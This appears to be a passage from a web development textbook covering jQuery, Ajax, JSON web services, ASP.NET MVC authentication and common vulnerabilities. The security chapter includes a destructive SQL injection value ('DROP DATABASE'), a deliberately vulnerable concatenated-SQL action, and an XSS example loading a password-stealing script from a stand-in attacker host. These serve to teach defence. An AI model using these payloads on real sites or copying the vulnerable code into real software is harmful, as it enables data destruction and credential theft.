Writing code that will execute when a page is **fully** loaded can be tricky without support from third-party libraries. Code that is placed in “global scope” will execute as soon as the browser loads it, but at that time we cannot guarantee that everything that the page depends on, such as external JavaScript files, .css files, images etc. have been loaded, so some of the stuff we might need is perhaps not accessible.

Another way is possible, and that is to attach an event handler to the onload event which can be declared in the body element:

```
<body onload="DoInitialization( );">
    <!-- our HTML code -->
</body>
```

but this could be troublesome if there are multiple code sections that all need to perform initialization at startup, i.e. if we need more than one such handler.

This is solved in jQuery by adding a separate event to the document object (or more generally to a wrapper object created by jQuery), which is fired when the document is fully loaded. This is generally the best place to perform initialization. An example which adds a function to the ready event could look like this:

```
<script type="text/javascript">
    $(document).ready( function( )
    {
        // TODO: perform initialization!
    });
</script>
```

Notice how we pass the document object into the $() function, which demonstrates that the function can accept various types of parameters, not just a string representing a CSS selector.

There can be many such event handlers registered, i.e. we can safely create multiple such handlers and they won’t overwrite each other.

A lot of the samples below should be located within a $(document).ready handler, but to increase clarity it has been skipped. Unless otherwise noted, it would be preferable to write initialization code within $(document).ready handlers.

8.4.2 Including jQuery in a web application

As we saw above, adding support for jQuery is just a simple matter of adding a <script> tag (either to the header, or anywhere inside the <body>). There are basically two options when adding jQuery to a page:

- storing the jQuery .js files locally. Each time we create a new ASP.NET MVC project, a copy of jQuery can be found in the “Scripts” folder.
- using the CDN feature - i.e. refer to the jQuery files where Google (or other hosting companies) stores them. There are many benefits we gain from using jQuery hosted by Google or Microsoft. These files may have been loaded already by the user, i.e. if he has previously visited another site which uses this feature (and such websites are growing in numbers). Also, because the browser cannot load all content from our website at once, it might speed up the load time of our page if individual files can be hosted on other servers.

An example of a jQuery declaration using a Google hosted jQuery could look like this:

```
<head>
    <script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min
.js" >
    </script>
</head>
```

It is generally a good idea to include the jQuery library quite early in the HTML page, preferably in the <head> section.

When you create a new ASP.NET MVC application, you may notice that there are a number of jQuery script files included in it. Some of them can be found in two versions: a full version and a minified one. The minified version has been modified to ensure that it is as small as possible, while the full version contains code that is human readable. The minified files usually have the word “min” in them before the file extension.

8.4.3 Services provided by jQuery

Now that we know how to declare jQuery code, and have seen some minimal code examples, we should take a brief look at what we can do using the core jQuery library. A number of functions are a part of the core, and we will mention a few of them.

8.4.3.1 Manipulating HTML and CSS

jQuery supports the functions html( ) which can be used to get/set the HTML of elements, before( ) which adds content before the current content of an element, and after( ) which adds content after the current content. For instance, the following code will select an unordered list found within element with ID navigation, and add a new link to it:

```
<div id="navigation">
    <ul>
        <li><a href="First.html">First link</a></li>
        <li><a href="Second.html">Second link</a></li>
    </ul>
</div>

<script type="text/javascript">

    $("#navigation ul").after( "<li><a href='NewLink.html'>This
will be added at runtime</a></li>" );

</script>
```

Changing the appearances of an element can be done using the css( ) function. Attributes can be added to an element using the attr( ) function.

8.4.3.2 Events

Adding event handlers to elements is easy using jQuery. In a single statement we can add handlers to multiple elements. For instance, if we want to add a handler for the onclick event, we should call the click( ) function, and pass in a callback function that will be called each time the element(s) will be clicked:

```
<script type="text/javascript">
    // Will add an event handler to all a elements,
    // which hides it as soon as it is clicked!
    $("a").click( function(e)
    {
        $(this).hide( );
    });
</script>
```

Here we see another type of parameter passed into the $() function, the `this` keyword. Similarly to C#, C++ and Java, the `this` keyword refers to the “current object”. In this case, it refers to the HTML element which was clicked and fired the onclick event (an <a> element in this case). We pass it to the $( ) function in order to get a special jQuery object back, which we can then use to call the hide( ) function.

8.4.3.3 Effects

There are a few effects which are a part of the core library, such as hiding and showing elements (as we saw above), sliding, fading in/out and animating objects.

8.4.3.4 Ajax

The ability to issue Ajax requests is of course essential in all JavaScript libraries, and jQuery has support for this. We will cover this better when we start talking about web services, and how to interact with them using JavaScript code in the next chapter.

8.4.4 Plugins

The core of the jQuery library is very lightweight, i.e. only a number of functions are included in the core. Any additional functionality which might only be needed by some pages is usually located in a separate .js file. This results in a very modular design, i.e. a web page only needs to include the core, and then explicitly load only those jQuery libraries it needs.

This has resulted in a large collection of jQuery plugins. We will not focus on any particular plugin, but feel free to browse the collection of plugins at the plugins repository, or the list of the most popular plugins. There is a high probability that if you need some client-side functionality in a web page, that there exists a plugin that does exactly what you need. Do you need to display a tooltip? Embed an mp3 player? Create an animated menu? Add a WYSIWYG editor to your page? All of these and many more have been handled by various jQuery plugins.

8.4.5 jQuery UI

A special library, called jQuery UI, has been developed, and it focuses on creating visual controls, such as date pickers, dialogs, sliders etc. I encourage you to browse that site, take a look at the Demos & Documentation and familiarize yourself with what is available.

Example (using the Tab control):

```
<script type="text/javascript">
    $(document).ready( function( )
    {
        $("#tabs").tabs( );
    });
</script>
```

```
<!-- the HTML part - taken from the Tab demo: -->
<div id="tabs">
      <ul>
            <li><a href="#tabs-1">Nunc tincidunt</a></li>
            <li><a href="#tabs-2">Proin dolor</a></li>
            <li><a href="#tabs-3">Aenean lacinia</a></li>
      </ul>
      <div id="tabs-1">
            <p>Proin elit arcu, rutrum commodo...</p>
      </div>
      <div id="tabs-2">
            <p>Morbi tincidunt, dui sit amet...</p>
      </div>
      <div id="tabs-3">
            <p>Mauris eleifend est et turpis...</p>
      </div>
</div>
```

Adding a jQuery UI library usually involves adding a reference to a particular version of the jquery-ui.js file (or the minified version), plus a reference to a stylesheet containing the theme we want to use. Both can be referred to using Google (or Microsoft) hosting with minimal effort. Example (note: some of the links are on two lines to increase readability, but should be on a single line:)

```
<head>
  <!-- link to the CSS theme: -->
  <link
href="http://code.jquery.com/ui/1.10.4/themes/smoothness/jquery-ui
.css"
        type="text/css" rel="Stylesheet" />

  <!-- Then, link to the jQuery core. This must be the first
       jQuery include, others should follow. -->
  <script type="text/javascript"
src="http://code.jquery.com/jquery-1.9.1.js"></script>
  <script type="text/javascript"
src="http://code.jquery.com/ui/1.10.4/jquery-ui.js"></script>
<!-- Notice that the URLs should not wrap, i.e. they should be on
a single line! -->
```

8.5 Links

Searching for jQuery will yield almost 40 million results, so there is clearly a lot of material available on jQuery. There is probably a similar amount of articles available about JavaScript. Here are just a few links:

- Introduction to JavaScript: https://developer.mozilla.org/en/JavaScript/Guide
- jQuery Fundamentals: a book about JavaScript and jQuery: http://jqfundamentals.com/book/index.html
- A collection of various JavaScript pitfalls and nice-to-know facts: http://bonsaiden.github.com/JavaScript-Garden/
- 50 amazing jQuery examples: http://www.noupe.com/jquery/50-amazing-jquery-examples-part1.html
- 45 jQuery techniques: http://www.smashingmagazine.com/2009/01/15/45-new-jquery-techniques-for-a-good-user-experience/
- 75 useful jQuery plugins: http://savedelete.com/75-most-useful-jquery-plugins-of-year-2010.html
- Dynamically expand <select> elements with jQuery: http://www.codecapers.com/post/Dynamic-Select-Lists-with-MVC-and-jQuery.aspx

9. Ajax and Web services

9.1 AJAX

AJAX (Asynchronous Javascript And Xml) is a technique for a web page to communicate with a server without using regular HTTP requests. Instead of doing a full page refresh when a request is sent, a request is sent asynchronously instead, and when a reply is received, only a part of the page is refreshed.

This is a technique that has been around for more than 10 years, but only got its name in 2005 when this article created the name. The actual technique has been in use before that, but didn't become "mainstream" until around this time.

Doing Ajax without the support of some libraries is a lot of work, for instance because the support for Ajax is different between browsers. Frameworks such as jQuery hide this for us, making it seamless to call a method on a server.

But what happens when an Ajax request is sent and a response is received? Let us look at a typical lifecycle of such a request:

1. Some event on a page occurs (the user clicks a button/link, adds a character to a textbox etc.), which means that a JavaScript function is called.
2. The JavaScript function issues an Ajax call, specifies what URL to call (i.e. what web service to use), and what JavaScript function should handle the result (a callback). It might specify other options as well, such as what happens if an error occurs, plus additional information (see later).
3. The request is sent.
4. The function completes, and the user may resume using the page. At this time, no answer has been received, only the request has been sent. However, the user can still use the page he is viewing, although the page might display some indication that a request is underway.
5. When a reply is received, the callback function executes, and it might update parts of the page (usually just a small part, although they might occasionally be quite large).

The main benefits of using this technique are:

- the overhead of the operation is minimal, the request only contains minimal information needed to issue the request instead of a full HTTP request, and the response only contains minimal amount of data, instead of a full page
- the user does not have to wait until the response is received, (s)he can continue using the page
- the server load will be smaller, since the server doesn't have to deal with a full request

We will see an example of this once we've learned a bit more about what happens at the other end, i.e. what a web service might look like.

9.2 Web services

Web services are a standard method for communication between computers (client and server), i.e. when computer A needs to execute code on computer B, and get some results back. This has always been a challenge to implement, and many methods have emerged. Among them are:

- DCOM (Distributed COM)
- CORBA (Common Object Request Broker Architecture)
- .NET Remoting
- and others

These methods tend to be hard to program/configure. Firewalls don't always allow the traffic to pass through, there is an issue with different platforms (what happens if computer A and computer B are not using the same operating system or the same programming languages?), and more.

By using web services to communicate between two clients, many of these problems are solved. Web services use HTTP as the protocol, which is a protocol supported by all platforms. The data is passed using open text-based standards, such as SOAP/XML or JSON.

A web service runs on a web server, just like a web site, but doesn't respond by handing out HTML pages like a typical website. I.e. it might reply by returning XML data, JSON etc.

Since web traffic is open practically everywhere, this removes the burden of having to configure firewalls so they allow the traffic to pass between the two computers.

9.2.1 Benefits of using web services

The main benefit is platform independence. We can choose to implement our web service in any language and on any platform. Our clients, i.e. the programs that interact with our code, don’t have to use the same platform or the same programming language. A web service could be written in C#/.NET, while a client consuming the service could be written in Java/Python etc. and vice versa. Also, a web page using JavaScript can call web services, although it is very much preferred for such web services to use JSON.

Basically, the only thing the client and the server have to agree upon is the protocol used to send and receive data. The two most popular formats used to pass data between client and server are SOAP and JSON. We are now going to take a brief look at both.

9.3 SOAP

SOAP is a XML based format, which initially meant “Simple Object Access Protocol”, but is now a separate name which doesn’t really mean anything. When a web service uses SOAP, it receives a SOAP message from the client, and responds by returning another SOAP document.

An example of a request sent using SOAP could look like this (taken from here), where a function called GetStockPrice is called with the parameter “IBM”, and the function returns the value 34,5:

```
POST /InStock HTTP/1.1
Host: www.example.org
Content-Type: application/soap+xml; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">

<soap:Body xmlns:m="http://www.example.org/stock">
  <m:GetStockPrice>
    <m:StockName>IBM</m:StockName>
  </m:GetStockPrice>
</soap:Body>

</soap:Envelope>
```

and the response could look like this:

```
HTTP/1.1 200 OK
Content-Type: application/soap+xml; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Body xmlns:m="http://www.example.org/stock">
  <m:GetStockPriceResponse>
    <m:Price>34.5</m:Price>
  </m:GetStockPriceResponse>
</soap:Body>
</soap:Envelope>
```

Lately, the usage of SOAP has dropped slightly in favor of JSON as a data exchange format. This should technically mean that the name “AJAX” should be renamed, since we are not using XML to exchange data, and should therefore be called AJAJ (Asynchronous JavaScript And JSON). However, the name has stuck in spite of the actual data format.

9.4 JSON

JSON (JavaScript Object Notation) is a data interchange format, similar to XML, but more lightweight. Its use is often well suited for web applications, since JavaScript supports parsing JSON strings natively.

To properly understand what JSON is, we could compare it to the “object initializer” syntax of C#:

```
// Remember, this is C#!
var student = new Student { Name = "Nonni", Age = 27 };
```

and remember that C# also supports anonymous types, where the class doesn’t have to be predefined, the compiler can figure out what the class should look like:

```
// Again: C#
var student = new { Name = "Nonni", Age = 27 };
// Compiler will automatically create an anonymous
// class with properties Name and Age
```

In JavaScript, we can also declare objects in a similar manner. Here is an example, which declares an object which has the properties Name and Age, using the JSON syntax:

```
// This time, we’re looking at JavaScript code!
var student = { "Name": "Nonni", "Age" : 27 };
```

Most browsers will actually also accept the same declaration where the property names are NOT enclosed in quotes/double quotes:

```
var student = { Name: "Nonni", Age : 27 };
```

but according to the spec, we should prefer the former method.

As you may notice, the syntax is essentially the same as in the C# example, but the name of each property is (usually) a string, and instead of the equal sign we use the colon.

Each element in a JSON declaration may contain sub-elements:

```
// JavaScript code again. Notice that we've changed the formatting
// to improve readability.
var student = { "Name": "Nonni",
                "Age" : 27,
                "School" : { "Name" : "HR",
                             "Address" : "Menntavegur 1"
                           }
              };
```

In this case, the student object has 3 properties: Name, Age and School, where School is another object with two properties; Name and Address.

Specifying an array of elements can also be done, using the square brackets:

```
// Again, JavaScript code:
var student = { "Name": "Nonni",
                "Age" : 27,
                "School" : { "Name" : "HR",
                             "Address" : "Menntavegi 1"
                           },
                "Children" : [
                                  {  "Name": "Sigga",
                                     "Age" : 3 },
                                  {  "Name": "Halli",
                                     "Age" : 5 }
                              ]
              };
```

Using this syntax to send data between two computers is becoming more and more common. The overhead is relatively small, i.e. the majority of the text is actual data, and there is very little overhead present. What is actually sent is just what comes after the equal sign in the example above (i.e. without the "`var student =`" part).

We still need to "execute" the code, i.e. convert it from a string to an object. This can be done in a few ways, one of which is to use the eval() function:

```
// This returns a string similar to the one found above
var strJson = GetJsonStringFromSomewhereElse( );
var student  = eval( '(' + strJson + ')' );
```

However, this could be a security threat, i.e. if the data we receive from the function GetJsonStringFromSomewhereElse( ) is somehow compromised, we might be executing code from some attacker. A more secure approach would be to use a JSON parser. In latest versions of browsers, such parsers are available, and there are libraries that support this. We could of course also let the framework handle this for us, as we will do in the example below.

9.5 Consuming web services

9.5.1 Creating a web service

Creating a web service in ASP.NET MVC is actually trivial. What we need to do is to create an Action method, i.e. a function inside a Controller. The only thing that we will really change is the return value, instead of returning an HTML view, we will return JSON data. There is support for this in MVC.

Assume we have a function in StudentController called Details, which should return a single student, but in this case this function should NOT trigger a HTML view to be rendered, instead it should return JSON data:

```
public class StudentController : Controller
{
    public ActionResult Details( int? id )
    {
        // Note: we ignore the ID in this example,
        // and always return hardcoded data. You
        // probably know how to replace the hardcoded
        // data with actual data!
        var student = new Student { Name="Nonni", Age=27 };

        // The function Json( ) accepts a single object,
        // and will convert it to a Json string.
        return Json( student, JsonRequestBehavior.AllowGet );
    }
}
```

Calling this method by issuing a HTTP GET for the url /Student/Details/3 (or any id in this case, since we are hardcoding the data) will yield the following reply:

```
{"Name":"Nonni","Age":27}
```

which can then be used in JavaScript as we will see below. Also, don't be fooled by the fact that the hardcoded object uses syntax similar to JSON, this is NOT a requirement! The Json() function will happily convert any object to a JSON string, no matter where it comes from or how it was declared.

You will notice that the function Json( ) accepts a second parameter. It is required if we are listening to HTTP GET requests, as is explained in this article by Phil Haack. We will cover this in chapter 10 when we talk about security issues.

9.5.2 Calling web services using AJAX and jQuery

Now we turn our attention to the client, and learn how to issue an Ajax request for a webservice which returns JSON data, how to read the response, and display the result in the web page.

Assume we are going to call the web service described above, i.e. which returns a single student object with two properties: Name and Age. First, create a page with a single link, plus a couple of (empty) HTML controls that will display the result:

```
<a id="studentLink" href="#">Get student data</a>
<p id="studentName"></p>
<p id="studentAge"></p>
```

Now, add a script block that will attach an event handler to the onclick event of the link. In this event handler, we will issue an ajax request, which will call the web service described above, and finally when (or if) the response is received, the data will be placed in the appropriate controls. This example may not be very practical in itself, but we use it to demonstate the technique.

```
<script type="text/javascript">
$(document).ready( function( ) {
    $("#studentLink").click( function( ) {
        $.ajax( {
            type: "GET",
            contentType: "application/json; charset=utf-8",
            url: "/Student/Details/",
            data: "{}",
            dataType: "json",
            success: function( student ) {
                $("#studentName").text( student.Name );
                $("#studentAge").text( student.Age );
            },
            error : function( xhr, err ) {
                // Note: just for debugging purposes!
                alert( "readyState: " + xhr.readyState +
                       "\nstatus: " + xhr.status );
                alert( "responseText: " + xhr.responseText );
            }
         });
    });
});
</script>
```

In this example, we've seen how to call a web service (or, in this case, an ASP.NET MVC Action Method), using the $.ajax( ) function. This function - just like other functions in JavaScript/jQuery - can accept parameters, and in this case the parameter is an object which contains various properties. This object is defined using the JSON syntax itself. These properties are documented here.

Among the properties are event handlers such as the success and error event handlers which are called when a reply is successfully returned and when an error occurs, respectively. In this example we assign one function to each of those event handlers. The first one will get called when we get a reply back from the server, and the function receives a parameter which contains the data that was sent from the server. In this case, the data is a JavaScript object that has the same structure as the object we created on the server, i.e. it has the same properties; Name and Age in this case. jQuery has already converted the reply from a string to an object, which we can query for the properties Name and Age directly. We then use the text( ) jQuery methods to assign these values to the HTML elements with id's studentName and studentAge.

9.5.3 Client side templating

Occasionally, we would like a webservice to return an array of data, such as an array of students. Doing this on the server is relatively simple. The Json( ) function also accepts a collection of elements:

```
public ActionResult Students( )
{
      List<Student> students = new List<Student>( );
      students.Add( new Student { Name = "Nonni", Age = 27 } );
      students.Add( new Student { Name = "Gunna", Age = 23 } );

      return Json( students, JsonRequestBehavior.AllowGet );
}
```

This particular function will therefore return this JSON string:

```
[{"Name":"Nonni","Age":27},{"Name":"Gunna","Age":23}]
```

We can then call this function in exactly the same way as we did before. However, instead of receiving a single object containing the Name and Age values, we will now receive a collection of objects. But how should we display the data? Since we probably don't know beforehand how many elements the collection will contain, we cannot make any assumptions about the number of HTML needed to display the data. Assume we are about to display the data in a table, we cannot just create an empty table with 10 empty rows in it, and then write the data into these empty rows once a response is received. If we would do that, what should we do once we start receiving 11 items in the collection?

Fortunately, there is a jQuery plugin for this (of course!). The plugin will accept a collection of data, such as the array of students returned from the function above, and generate a block of HTML based on a HTML template plus the data. Let's look at an example.

First, define the HTML markup we will use to display the students. In this case, we will use a simple table:

```
<table>
    <caption>List of students</caption>
     <thead>
        <tr>
            <th>Name:</th>
            <th>Age:</th>
        </tr>
    </thead>
    <tbody id="studentTable"></tbody>
</table>
```

Notice that the table body doesn't contain any elements, but is given an ID so we can access it later using JavaScript. We will then write code that will add rows to this table at the users requests, such as when (s)he clicks a link.

Then, declare the HTML template. The template contains a definition for a single row, and specifies where the data will be added to the template. Because we don't want the browser to display the template (at least not just yet!), we declare it inside a script block of type text/html (or possibly of type text/x-jquery-tmpl):

```
<script id="studentTemplate" type="text/html">
    <tr>
        <td data-content="Name"></td>
        <td data-content="Age"></td>
    </tr>
</script>
```

This definition can be located anywhere in the file, but it would make sense to keep it close to the actual table.

Notice the data-content attribures. They define a section that is supposed to be replaced with the corresponding property value when the data collection and the template are merged together. The biggest difference is that in this case, this merging will take place on the client, NOT on the server!

Finally, we need a function that will fetch the data from the server, merge the data with the template and append the result to the table body. The function will be virtually identical to the one we saw above, the only real difference is the URL we should call, plus what happens when we successfully receive a reply:

```
// Note: this only shows the "success" function, we must
// of course issue the $.ajax call!
success: function (data)
{
      $("#studentTable").loadTemplate($("#studentTemplate"),data);
},
```

Of course we need to add the appropriate reference to the jquery-tmpl library, in our <head> section, but after we've referenced the jQuery core:

```
<script type="text/javascript"  src="../somefolder or
URL/jquery.loadTemplate-1.4.1.min.js"></script>
```

In this case, we're using the template hosted by Microsoft.

9.5.4 Displaying wait messages

During the execution of an Ajax call, even though the user can still use the page, (s)he might want to see some indication about what is going on, i.e. did the browser respond to the click? This is not always appropriate, but it can be useful at times. This is also not very complicated, since all we have to do is to declare a element that contains the message we want to display while we're waiting for a reply from the server, ensure it is initially hidden, then use jQuery to show it at the start of the request, and hide it again when we receive a response.

In this example, assume we've got an icon that shows a "waiting" circle. There are many such available, such as at http://ajaxload.info/.

```
<div id="waitingMessage" style="display:none">
    <img src="/Img/ajax-loader.gif"
         alt="Waiting for a reply..." />
    <p>Some message I want to show the user while I'm waiting</p>
</div>
```

Then, just before we issue the $.ajax( ) function call, we would show this message:

```
$("#studentLink").click( function( )
{
    $("#waitingMessage").show( );
    $.ajax(
    {
        type: "GET",
        // etc.
```

Finally, when we receive a reply, we would hide the waiting message. Of course we must ensure to hide it under all circumstances, i.e. both if a reply is received successfully, and if an error occurs.

9.5.5 Using Ajax to update data

What we've been doing so far is to read data from the server, either a single object or a collection of objects. We might also need to upload data to the server, i.e. call a webservice that will add new content or update existing data. This is very similar to what we've been doing, with the following differences:

- we must specify what data we are going to add, and this must be placed in the "data" parameter when we call $.ajax.
- we would use HTTP POST instead of HTTP GET
- we must allow the controller method to access the data, which usually means that the action method accepts a parameter as a class instance.

In this case it is usually more convenient to use the $.post function, which is effectively the same as $.ajax with type:"POST".

Let us assume we've got two text boxes, which the user can enter text into, and when the user clicks a button we will send the text from both boxes to a web service that will store the data. The web service function could have this declaration:

```
[HttpPost]
public ActionResult Create( Student sch )
{
    // TODO: save the student into our repository!
```

The actual implementation is irrelevant in this case, i.e. it depends on what type of datastore we are using to store our data.

Then we could declare the HTML like this:

```
<fieldset>
<legend>Add a new student</legend>
    <label for="txtName">Name:</label>
    <input type="text" id="txtName" name="txtName" />
    <label for="txtAge">Age:</label>
    <input type="text" id="txtAge" name="txtAge" />
    <input type="button" id="btnSave" value="Save" />
</fieldset>
```

Notice that we don't declare any form in this case.

And finally, a javascript function that would save the data entered by the user:

```
<script type="text/javascript">
      $(document).ready( function( )
      {
            $("#btnSave").click( function( )
            {
                  // Create a JSON object:
                  var student = { "Name": $("#txtName").val(),
                                  "Age":  $("#txtAge").val() };
                  $.post("/Home/Create", student, function( data )
                  {
                        // TODO: process the response, if any!
                  });
            });
      });
</script>
```

Here we are using the $().val( ) function to access the value of the input fields. We are also using the $.post() function instead of $.ajax(), which basically means we have less typing to do, because the $.post() function takes care of declaring various things for us. We've also left out the error handling, which we should of course handle properly.

To simplify these examples a bit, we've left out all validation, which we should of course include in a proper implementation.

10. Security

In this chapter we will discuss how we can make our website more secure, how we can ensure only authenticated users can view certain content, and we will learn about the biggest security threats and the most common security vulnerabilities in web applications.

Since web application we write are usually exposed to the outside world (except for intranet websites), we must assume that any user is a malicious one. We must therefore take various measures to ensure such users don't do any damage.

10.1 HTTPS

In previous chapters, we've talked about HTTPS without actually specifying what it is.

When a website uses HTTPS as a transmission protocol, all communication is encrypted instead of being sent in cleartext. To be more precise, the browser and the web server use SSL in their communication. This is explained in detail in this article. This will prevent malicious users from being able to "sniff" the traffic and gain access to the data sent between the client and server.

This added security comes at a cost:

- caching will essentially be disabled. If a browser must fetch a resource (page, image etc.) using HTTPS, it will NOT use a version stored in cache, instead it will always load the resource from the server.
- handling each request takes longer time. The request and response must be encrypted on one end, and decrypted on the other.
- mixing HTTP and HTTPS is usually not very user friendly. For instance, assume the user is viewing a page served using HTTPS, and the page contains an image served using HTTP. Since the image is therefore not secure, the browser will display a warning, and allow the user to select if (s)he wants to load the image or not. Having to answer such questions repeatedly becomes annoying for the user very soon.

Nonetheless, HTTPS should be used in all cases where financial transactions take place, and also if sensitive data is being sent between client and server.

10.2 Authentication/Authorization

10.2.1 Authentication

Many applications require authentication, i.e. the user must identify (him/her)self, usually by providing some login information (username/password), although the exact technique may vary between applications. For instance, online banking applications often require stronger authentication, i.e. not just a simple username/password combination.

10.2.2 Authorization

Different users may have different access rights. Users that don't authenticate themselves might have access to certain parts of the application, other users may have permission to do something more, and an administrator probably has access to every functionality available (for instance, the administrator must grant access rights to other users). Authorization handles this, and is usually implemented by creating user groups, assigning permissions to groups, and finally when a new user is created he must be added to a particular group.

10.2.3 ASP.NET Authentication/authorization

Support for authentication and authorization is built into ASP.NET, and is also available when we use ASP.NET MVC.

There are basically two types of built-in authentication available to us when we use ASP.NET:

- Windows authentication
  the user must exist as a Windows user on the machine which is running the web server (and the web server must obviously be a Windows machine!). This can be useful when we are writing intranet applications, where the only users are already registered in Active Directory. This option will usually not be optimal for public websites which are targeted against the general public.
- Forms authentication
  in this case, a database will be created automatically containing all the users and their properties. ASP.NET assumes certain tables with a certain table structure to exist, and will create these tables if they are not already present. By default, a separate database (ASPNETDB.mdb) will be created if we choose this type of authentication. This can be modified, i.e. we can run a command-line tool that will create all the necessary tables in our database.

As you may have noticed, when we create a new web application using ASP.NET MVC, we get automatically a LogOn screen, plus a few other pages. This happens through the files AccountController.cs (containing the class AccountController), AccountModel.cs (containing various model classes), and a few views found in the Views/Account folder. If you use this, your user information will be stored in the database ASPNETDB.mdf, unless you explicitly create the necessary tables in another database and change the connection string found within web.config.

We can restrict access to individual controller actions:

```
[Authorize]
public ActionResult DoStuff()
{
    return View( );
}
```

This will only allow authorized users access to this action method, i.e. if any unauthorized user will try to access this resource, (s)he will be redirected to the login page. If we only want to allow access to certain authenticated users, we can specify a list of users, or (which is better), a group name:

```
[Authorize(Roles = "Administrators")]
public ActionResult AdministratorSecrets()
{
    return View( );
}
```

Of course, this requires us to create a group called “Administrators”, and make sure that users are assigned to this group as appropriate.

We could also require authorization for entire controllers:

```
[Authorize]
public class ProductController : Controller
{
    // All actions inside this controller will be
    // redirected to the login page unless the user
    // has authenticated himself
    ...
}
```

Also, inside controllers, a special User object is accessible which gives us information about the currently logged in user (if any):

```
[Authorize]
public ActionResult DoStuff()
{
    if ( User.IsInRole("Administrators") )
    {
        // Allow administrators to see more than regular users
    }
    return View( );
}
```

Otherwise, you should check out the tutorial on authentication in ASP.NET MVC, or this tutorial which focuses more on classic ASP.NET (without the MVC), although in principal the functionality is the same.

10.2.4 Implementation

Having good knowledge about how authentication actually works in web applications is essential in order to properly understand various security issues we will cover below.

Authentication usually happens in a couple of steps:

1. User goes to a login page (say /Account/Login), either because (s)he requested it explicitly, or because the user tried to access a resource that requires authentication.
2. User types in a username and a password.
3. Username and password are sent in a standard HTTP request to the server. The server compares these values to its list of users, and gives the user a “green light” if these two match, but denies the user access otherwise.
4. The “green light” the server gives, is actually a cookie that is attached to the response, and has a certain lifetime (30 minutes by default).
5. Each request from the user from now on contains this security cookie. If the user now requests a resource that requires authentication, his request will be examined and if it does contain such a cookie, AND his security level allows him access to this resource, he is allowed to view the resource (the web page).

This implementation is pretty standard, i.e. similar measures are often used in web applications, not just in ASP.NET MVC applications.

However, it does have its downsides. For instance, unless specific measures are taken, the username and password are sent in clear text. Therefore, malicious users which are “sniffing” the network traffic can easily acquire the username and password.

Sometimes, websites may try to prevent this by using HTTPS specifically for the authentication, but switch to standard HTTP once the user has been authenticated. This helps, but the authentication cookie can still be hijacked by malicious uses. In order to prevent this, the entire web application must use HTTPS, which does come at some cost as described above).

10.3 Security vulnerabilities

Knowing about the most common security vulnerabilities is essential for web developers so they can avoid introducing them to their websites. We will cover the most common ones, but the more you know about the lesser known ones, the better.

One might claim that security isn’t at all important for some website they are building. However, even if your website does nothing more than allow users to register and login, hackers could still use information gathered from such websites to log into other websites. It is well known that users tend to reuse usernames and passwords between websites, meaning that if their login information becomes available to hackers on one site, they have probably also compromised their accounts elsewhere.

For a list of common security vulnerabilities, you might want to check out a list of 25 common

vulnerabilities, or this article. We will now examine the most common ones.

10.3.1 SQL injection

The most common security vulnerability is SQL Injection. When a website has this vulnerability, it allows an attacker to write SQL statements that will be executed, which could possibly expose user data to attackers, or even erase data from the database.

This happens when programmers generate SQL statements by concatenating strings from users with their own. Example: assume we've got a Create( ) method that accepts data from a form, and we generate a SQL statement ourselves:

```
[HttpPost]
public ActionResult Create( FormCollection formData )
{
    string strSQL = string.Format(
        "INSERT INTO Students ( Name, Age )
         VALUES ('{0}', {1})",
         formData["Name"], formData["Age"] );

    StudentDBDataContext db = new StudentDBDataContext( );
    db.ExecuteCommand( strSQL );
    return View( );
}
```

For the moment let's ignore the fact that there is no validation whatsoever performed, perhaps the programmer relies strictly on client-side validation, and maybe he doesn't validate the input at all. Now, let us consider what happens if the user enters the following values into the form:

Name: Nonni
Age: 25);DROP DATABASE;--

The SQL statement that will be generated will therefore look like this:

```
"INSERT INTO Students( Name, Age ) VALUES ('Nonni', 25);DROP
DATABASE;--)"
```

You notice the -- at the end of the input, which is a SQL comment, and means that the rest of the statement is commented out, otherwise it would not be parsed properly by the database engine.

What happens is that the user has "tricked" our application into executing a SQL statement he wrote, and in this case it would erase all data. Of course the input must be carefully crafted, but there are techniques available to figure out if websites have this vulnerability, and how that vulnerability could be exploited.
SQL injection has become so well known that it has popped up in various places in our

culture. It was covered in a famous XKCD comic, which later spawned the website bobby-tables.com. Also, this car owner had clearly learned about this vulnerability, although it is not known if his efforts proved fruitful or if he did get a speeding ticket...

Libraries such as LINQ to SQL usually take care of handling this for us, i.e. all input is sanitized before it is sent to the database. Using parameterized queries is very common as a countermeasure when using other techniques such as ADO.NET. Nevertheless, programmers must be aware of this vulnerability, and must ensure that they never execute SQL statements entered by end users.

10.3.2 XSS

Cross-site scripting is another extremely common security vulnerability. Websites are open for such attacks when we allow users to enter content which is later displayed to other users of our application, and this content is (incorrectly) trusted.

As an example, assume we're writing a comment application, i.e. where users can comment on a blog entry or something similar. Comments added are then later displayed to other users when they view the blog entry. If the application allows the user to enter any HTML whatsoever, (s)he might add script code that includes a reference to some external JavaScript file:

```
Hi, this is my comment <script type="text/javascript"
src="http://badserver.com/stealpasswords.js" ></script>
```

If this content is then served directly to users, the file stealpasswords.js will execute inside the browsers of other users, possibly exploiting security holes in these browsers, and it could do all sorts of damage, such as steal usernames and passwords, steal browser cookies etc., and send it all to the server which stores the malicious script.

To prevent this, we have a number of options:

- Don't allow users to enter HTML. Support for this is built into ASP.NET, and views that contain forms where we want to allow this must handle this explicitly:

  ```
  [HttpPost]
  [ValidateInput(false)]
  public ActionResult Edit(FormCollection form) {
  <!-- Note the ValidateRequest attribute -->
  ```

- Allow the user to enter HTML, but encode it and display it as-is. When we use <%: in ASP.NET, we are automatically encoding the input. The encoding can take place before we store the user input in the database (i.e. inside the controller logic), or just before we are displaying the content, i.e. inside the view.
- Parse the user input, accept some HTML input but reject other (for instance, reject all

input that contains the keyword <script>). However, do be aware that this is really hard to implement correctly, since the script could be constructed in various ways.

Check out this tutorial which covers this type of attack.

10.3.3 Buffer overflow

Buffer overflow is still among the most common security holes in applications today, but is probably not that common in web applications that user languages like C# and Java, which bounds-check their arrays.

10.3.4 CSRF

Cross-site script forgery (sometimes pronounced “see-surf”) is related to XSS, and is explained in detail in this article by Phil Haack. For now, we won’t go into the details here (please read the article!), but in short a malicious user might trick your browser to submit POST requests to another site, and perform transactions in the name of an unsuspecting user. ASP.NET MVC has built-in methods to prevent this, which are also explained in the article.

